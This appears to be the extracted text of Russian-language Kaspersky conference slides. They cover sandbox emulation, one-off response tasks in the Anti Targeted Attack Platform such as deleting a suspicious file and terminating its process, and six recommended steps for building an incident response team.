
КОД
ИНФОРМАЦИОННОЙ
БЕЗОПАСНОСТИ

kaspersky

ЭМУЛЯЦИЯ В ПЕСОЧНИЦЕ

Интерактивная карта

Дерево активностей процессов при эмуляции объекта в изолированной сети



Лог активности

Информация о сетевой активности процесса: DNS и HTTP и IDS лог

Дополнительная информация

Полный лог активности в json-формате, вредоносный образец, скриншоты, рсар-файлы

АКТИВНЫЕ ДЕЙСТВИЯ

Задачи Единоразовое выполнение команд

The screenshot displays the 'Задачи' (Tasks) section of the Kaspersky Anti Targeted Attack Platform. The interface includes a sidebar with navigation options: Мониторинг, Обнаружения (119), Поиск угроз, Задачи (selected), Политики, ИОС/ИОА-анализ, Хранилище, Endpoint Sensors, Отчеты, and Параметры. The main area shows a table of tasks with columns for checkboxes, time, type, name, details, hosts, and status. A toggle switch for 'Только мои' (Only mine) and a 'Добавить' (Add) button are visible at the top right of the table.

<input type="checkbox"/>	Время	Тип	Имя	Сведения	Хосты	Состояние
<input type="checkbox"/>	13.10 18:30	Удалить файл		Путь к файлу C:\Windows\Temp\wmiprvse.exe	1 хост	✓ Завершено
<input type="checkbox"/>	13.10 18:30	Завершить процесс		Путь к файлу C:\Windows\Temp\wmiprvse.exe	1 хост	✓ Завершено
<input type="checkbox"/>	10.10 21:44	Получить файл		Путь к файлу C:\Users\budarin\AppData\Local\Temp\A7D.t...	1 хост	✓ Завершено
<input type="checkbox"/>	08.10 13:28	Отправить файл в К...		Путь к файлу C:\Windows\System32\msiexec.exe	1 хост	✓ Завершено

Политики Постоянно действующи правила блокировки



КОД
ИНФОРМАЦИОННОЙ
БЕЗОПАСНОСТИ

kaspersky

КАК СДЕЛАТЬ НЕВОЗМОЖНОЕ И РАБОТАТЬ БЫСТРЕЕ?

1 СФОРМИРОВАТЬ КОМАНДУ
Это не ИТ, нужна полная вовлеченность

2 ОБУЧИТЬ КОМАНДУ
Дать необходимые и эффективные знания в области ИБ

3 ВЫРАБОТАТЬ РЕГЛАМЕНТ
Сформировать план действий, описывающий работу с инцидентами

4 ИСПОЛЬЗОВАТЬ ГОТОВЫЕ РЕШЕНИЯ
Внедрить продукты, которые позволят автоматизировать большую часть работы

5 ПРОВОДИТЬ УЧЕНИЯ
Например, тесты на проникновение или эмуляции атак.

6 РАЗВИВАТЬСЯ
Не стоять на месте, пока другие идут

#CODEIB

СПАСИБО ЗА ВНИМАНИЕ



evgeny.budarin@kaspersky.com

+7 905 585 98 36